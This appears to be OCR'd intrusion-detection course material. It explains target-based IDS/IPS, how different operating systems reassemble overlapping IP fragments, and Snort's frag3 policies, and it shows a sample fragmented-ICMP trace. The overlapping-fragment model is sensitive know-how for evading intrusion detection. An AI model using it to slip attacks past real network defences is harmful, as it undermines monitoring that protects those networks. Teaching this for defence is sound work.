
- Target-based intrusion detection/prevention systems
- IDS or IPS is aware of the operating systems running on destination host
- Can more accurately assess how a host will react to stimulus traffic
- Will not help with all types of evasion/insertion attacks, but can help IDS/IPS be more accurate

Intrusion Detection In-Depth

One advancement in the attempt to deal with network and transport layer evasion and insertion attacks has been dubbed “target-based” intrusion detection or prevention systems. This is where the IPS or IDS is aware of some or all of the resident target or destination host behaviors in the network(s) that it is protecting. A variety of ways exists to inform the IDS/IPS of the operating systems of hosts residing in the networks. It can be as simple, but painfully labor intensive, as having the administrator inform the IDS/IPS of the operating system identity or a number of software packages (open source and commercial) are available to assist. For instance, what if you periodically had Nmap run on a scheduled basis and inform that IDS/IPS of operating system identities. Or, you may have a tool, p0f, that passively sniffs network traffic and attempts to identify operating systems.

These operating system identification tools are obviously not perfect, but they go a long way in helping the IDS/IPS assess whether traffic destined for the target is harmful. Say the IDS or IPS knows with a great deal of confidence that an Apache web server is the target for a IIS attack. There is no need to alarm the analyst over this traffic. If the IDS/IPS sends an alert, it can provide some kind of rating to assess the priority or danger of the attack. In this instance, it would be a low rating, if any is sent at all.

In the next few slides, we’ll examine how this knowledge can be used to properly reassemble purposely overlapping fragments for proper interpretation. Knowing the operating system of a target host and the way it will react to a specific type of traffic can make the IDS or IPS more accurate in its assessment or interpretation of traffic.



Target-Based Fragmentation Reassembly Policy

Fragment "1" – Boxes labeled "1" Offset: 0-23 Content: 11223344 11223344 11223344

Fragment "2" – Boxes labeled "2" Offset: 32-47 Content: 22113344 22113344

Fragment "3" – Boxes labeled "3" Offset: 48-71 Content: 33112244 33112244 33112244

Fragment "4" – Boxes labeled "4" Offset: 8-39 Content: 44112233 44112233 44112233 44112233

Fragment "5" – Boxes labeled "5" Offset: 48-71 Content: 11332244 11332244 11332244

Fragment "6" – Boxes labeled "6" Offset: 72-95 Content: 11442233 11442233 11442233


Intrusion Detection In-Depth

In 2003, Umesh Shankar and Vern Paxson released a paper entitled "Active Mapping: Resisting NIDS Evasion Without Altering Traffic.“ One of the sections discussed a “model” of overlapping fragments that could be sent as a stimulus to a given target host. They discovered that this same set of fragments would be reassembled five different ways by operating systems at the time. This has a lot of relevance when dealing with evasion or insertion attacks. In order for an IDS/IPS to reassemble the fragmentation as the target host will, and assess whether or not it is malicious traffic, it has to be aware of the operating system of the destination host.

In the model of overlapping fragments discussed in the paper, a total of 6 fragments are sent, each comprised of partial fragments of 8-byte chunks. If you will recall the smallest length for a fragment is 8 bytes just because that is how the IP header fragment offset interprets each fragment offset. The small numbers at the top of the slide represent the offset of the fragments from the end of the protocol header. In our example, we'll use ICMP that has an 8-byte protocol header. That means that offset 0 really begins directly after the ICMP header of 8 bytes, therefore the absolute offset is really 1. The ICMP header starts at the absolute offset of 0 after the IP header.

Each rectangular box represents an 8-byte chunk associated with a fragment. For instance, fragment 1 begins at 0 byte offset from the end of the protocol header and has 24 bytes, or 3 8-byte chunks. The content of each 8-byte chunk associated with the fragment in each of the 6 different fragment configurations contains the same value. However the values in each of the 6 different fragments are unique value in order to determine the reassembly method used by the receiving host. We'll discuss how this works and why the particular values were used in the upcoming example.

The fragments differ in content, sometimes in total length, and starting offset. The overlaps are fashioned so that there is a case of each of the following: A) a subsequent fragment wholly overlapping an original fragment with the same offset and length (fragment 5 does this with fragment 3) B) a subsequent fragment partially overlapping and ending after an original fragment (fragment 4 does this with fragment 1) C) a subsequent fragment partially overlapping and beginning before an original fragment (fragment 4 does this with fragment 2).



Target-Based Fragmentation

0	8	16	24	32	40	48	56	64	72	80	88
1	1	1		2	2	3	3	3			
	4	4	4	4		5	5	5	6	6	6

BSD	1	1	1	4	4	2	3	3	3	6	6	6
BSD-right	1	4	4	4	2	2	5	5	5	6	6	6
Linux	1	1	1	4	4	2	5	5	5	6	6	6
First	1	1	1	4	2	2	3	3	3	6	6	6
Last/RFC791	1	4	4	4	4	2	5	5	5	6	6	6

Windows


Intrusion Detection In-Depth

As it turns out, modern operating systems at the time had 5 different means of interpreting the overlapping fragments. The paper contains a chart of what operating systems use each of the discovered policies if you are interested.

BSD variety hosts will favor a partial original fragment when the offset of the entire original fragment is less than or equal to the offset of a subsequent fragment. For instance, look at how it deals with the overlap of fragments 1 and 4. Entire fragment 1 begins at offset 0. Entire fragment 4 begins at offset 8. A partial original fragment is favored when its entire fragment offset is less than that of a partial subsequent fragment's entire offset. The first fragment 1 chunk is favored since it has no overlap. The second fragment 1 chunk is also favored since its entire offset is 0 while the overlapping subsequent first partial fragment 4 chunk has an entire fragment offset of 8. The same logic applies to the third fragment 1 chunk. The overlap of the final fragment 4 chunk is favored because the entire fragment offset is 8 while the original fragment 2 offset is 32. The entire fragment 3 is favored over fragment 5 because their offsets are the same.

BSD-right hosts will favor a partial subsequent fragment when the offset of the entire original fragment is less than or equal to a subsequent fragment. This is like BSD except now that subsequent fragment is favored over the original fragment. For instance, let's look at how the fragment 1 and fragment 4 chunks are handled. Again, the first chunk of fragment 1 is used since there is no overlap. But now, fragment 4 is favored over fragment 1 because the offset of the original entire fragment 1 is 0 and the offset of entire fragment 4 is 8. The offset 0 of the original fragment 1 is less than or equal to offset of 8 of the subsequent fragment 4, favoring fragment 4.

Linux policy is the same as BSD, but will favor a partial original fragment when the offset of the entire original fragment is less than a subsequent fragment. This means that an overlapping fragment with the same offset will be favored. For instance, fragment 3 and fragment 5 have identical offsets, but now fragment 5 is favored. First policy will simply favor the first fragment when any subsequent fragment overlaps it. Windows operating systems favor this policy. Last policy will simply favor the last fragment when any original fragment is overlapped. Cisco IOS uses this fragmentation reassembly scheme.



Reassembly Using "Linux" Policy

```
192.168.1.105 > 192.168.1.103: icmp: echo request (offset 0 length 32 flags[+])
   11223344 11223344 11223344
192.168.1.105 > 192.168.1.103: (offset 40 length 16 flags[+])
    22113344 22113344
192.168.1.105 > 192.168.1.103: (offset 56 length 24 flags[+])
   33112244 33112244 33112244
192.168.1.105 > 192.168.1.103: (offset 16 length 32 flags[+])
   44112233 44112233 44112233 44112233
192.168.1.105 > 192.168.1.103: (offset 56 length flags[+])
   11332244 11332244 11332244
192.168.1.105 > 192.168.1.103: (offset 80 length 24 flags[none])
   11442233 11442233 11442233
192.168.1.103 > 192.168.1.105: icmp: echo reply
   11223344 11223344 11223344 44112233 44112233 22113344 11332244 113322441
   1332244 11442233 11442233 11442233
```

Intrusion Detection In-Depth

frag-overlap.pcap

This slide shows the edited output when a fragmented ICMP echo request is sent using the fragmentation model discussed in the Paxson/Shankar paper. Six fragments are sent, each with a payload, offset, and length described in the paper.

The destination host that runs Ubuntu Linux received the fragments and reassembled them using the "linux" policy. The payload returned from in the ICMP echo reply indicates the reassembly used for the echo request fragments. A couple of implementation details should be discussed. First, the payload offsets shown in the previous slides are relative to the protocol header that precedes them. For instance, you'll see that the first fragment starts at offset 0, but has a 32-byte payload. The fragmentation model had 24 bytes for fragment 1, though. The first fragment always includes the protocol header – in this case, an ICMP echo request with 8 bytes of type, code, checksum and echo request identification and sequence numbers.

A final implementation consideration is the ICMP checksum. ICMP requires a checksum that is applied to all the values in the ICMP header and payload. But, what happens when different operating systems reassemble the fragments uniquely? They select different fragments with their own values. This means that the ICMP checksum will be different for each policy used for reassembly. If the wrong ICMP checksum is supplied in the ICMP header, the destination host will discard it.


The output has been edited to fit on the slide and display pertinent details. To see the unedited output, enter the following in the command line:

tcpdump -r frag-overlap.pcap -ntvA

That is why it was necessary to use some kind of encoding scheme to use a single fragment chunk content that has the same byte checksum regardless of how the bytes are arranged. Remember that the checksum algorithm uses a computation where 16-bit fields can be swapped and yet the checksum remains the same. The following byte values were used to represent the fragments numbered 1-6 in the model: 1="11223344", 2="22113344", 3="33112244", 4="44112233", 5="11332244", 6="11442233". Regardless of the favored overlap by the destination host, the ICMP checksum value for all 12 bytes in the model remains the same – 0x767e.

An updated paper of this theory and an expanded model is available. The embellished model is more complex, but uses the same basic methodology. The original model has been discussed here because of the increased complexity of the updated model. The updated paper can be found at:

http://www.snort.org/documents




Snort 2.4 – Current: Target-Based Fragmentation Policy

```
preprocessor frag3_global: policy bsd
preprocessor frag3_engine: policy linux, \
                    bind_to [10.1.1.12/32,10.1.1.13/32]
preprocessor frag3_engine: policy first, \
                    bind_to 10.2.1.0/24
preprocessor frag3_engine: policy last, \
                   bind_to 10.3.1.0/24
```

Intrusion Detection In-Depth

Beginning with Snort 2.4, Snort became an intrusion detection system that could handle target-based fragmentation. Snort provides some functionality through preprocessors. As you would expect by its name, a preprocessor supplies some type of manipulation of a packet/stream before it is sent to Snort's detection engine where it compares network traffic with the rules. A preprocessor named frag3 was developed to deal with the observations made by Paxson and Shankar. Snort has a configuration file named snort.conf that contains all kinds of directives and assignments with default values for Snort.

The frag3 preprocessor allows the user to define a global policy for fragmentation and then specify more focused fragmentation engine policy. The engine policy can pertain to networks or single hosts and informs Snort what fragmentation reassembly policy to apply when fragments are received for a particular destination host(s) or network(s). This provides a more accurate means of reassembling fragments and, if configured correctly, can prevent evasion attacks that use target-based fragmentation.



Review of Evasion Theory

- Many different attacks for evasion and insertion
- May be successful because IDS/IPS cannot know:
  - How all different hosts (TCP/IP stacks) will react to a given packet
  - Differences in network segments to destination hosts
  - How all target applications work
- Defense against these attacks?
  - Host-based IPS
  - Target-aware IDS
  - Advanced protocol decoders/normalization

Intrusion Detection In-Depth


There are many techniques that can be used for insertion and evasion attacks against an IDS/IPS. And, many will be successful just because the IDS/IPS may not know the behavior and response of every possible destination host TCP/IP stack to various attacks. There are many facets of the TCP/IP stacks that differ among operating systems. Additionally, there are timing issues of the IDS/IPS seeing connections at different times than the destination host does and not knowing exactly how it will respond.

While keeping track of a lot of this information may be feasible for the IDS/IPS, understand that as you require the IDS/IPS to perform more functions and duties, the slower the IDS/IPS will become in processing all traffic to the point where it may begin to drop packets. It is a tradeoff of functionality and speed.

Additionally, for attacks that attempt to elude the detection by the IDS/IPS using application layer "obfuscations", more functionality is required for the IDS/IPS to be able to detect these. You are requiring the IDS/IPS to understand the actual application and react as if the application would. Many now include more advanced protocol decoders that understand and normalize a particular protocol, such as HTTP.

Requiring a IDS/IPS to perform all the above functions is a tall order. Understandably, no IDS/IPS can possibly foresee every possible attack and detect it. Knowing all of this, you see that it is impossible for the IDS/IPS to know the state of the network and all the behaviors of every destination host under its watch. So, you have to recognize that a IDS/IPS is a best-effort solution; it is not a panacea. For that matter, no security software is 100% effective.

In some cases, a host-based IPS would be the best remedy to deal with attacks that try to elude the notice of the IDS/IPS. The host-based IPS see and thwarts the activity because it is able to more accurately analyze it as the guarded host does.




IDS/IPS Evasion Theory Exercises

Workbook

Exercise:	"IDS/IPS Evasion Theory"	
Introduction:		Page 38-C
Questions:	Approach #1 -	Page 39-C
	Approach #2 -	Page 42-C
	Extra Credit -	Page 44-C
Answers:		Page 47-C

Intrusion Detection In-Depth

This page intentionally left blank.




Real-World Traffic Analysis

- Wireshark Part III
- Application Protocols and Detection
- IDS/IPS Evasion Theory
- **Real-World Traffic Analysis**

Intrusion Detection In-Depth

This page intentionally left blank.




Objectives

- Analyze some traffic captured on actual networks
  - Understand the theory and anatomy of client attacks
  - Examine some DoS attacks
  - Study the concept of the four-way handshake
  - Look at a DNS pointer evasion
  - Become familiar with the intricacies of a TCP session reset
  - Figure out the issue with some malformed traffic

Intrusion Detection In-Depth

We've concluded the theory required to understand and assess packets at many different layers. It's time to begin to examine some traffic. We'll look at a variety of interesting captures to follow the analysis process with the tools we've discussed.



Attacking a Client Host

- Somewhere around 2004, attacks of client hosts become far more common
- Prior to this time, attacks mostly targeted servers
- Client side attacks have some advantages:
  - Access inside protected networks
  - Client users are more naïve about administration/risks of Internet
  - Antivirus detection failures for client-side exploits
  - Many different software targets
    - Browsers/browser add-ons, Microsoft Office products, software from Adobe
  - Many methods of attack
    - Phishing, cross-site scripting

Intrusion Detection In-Depth

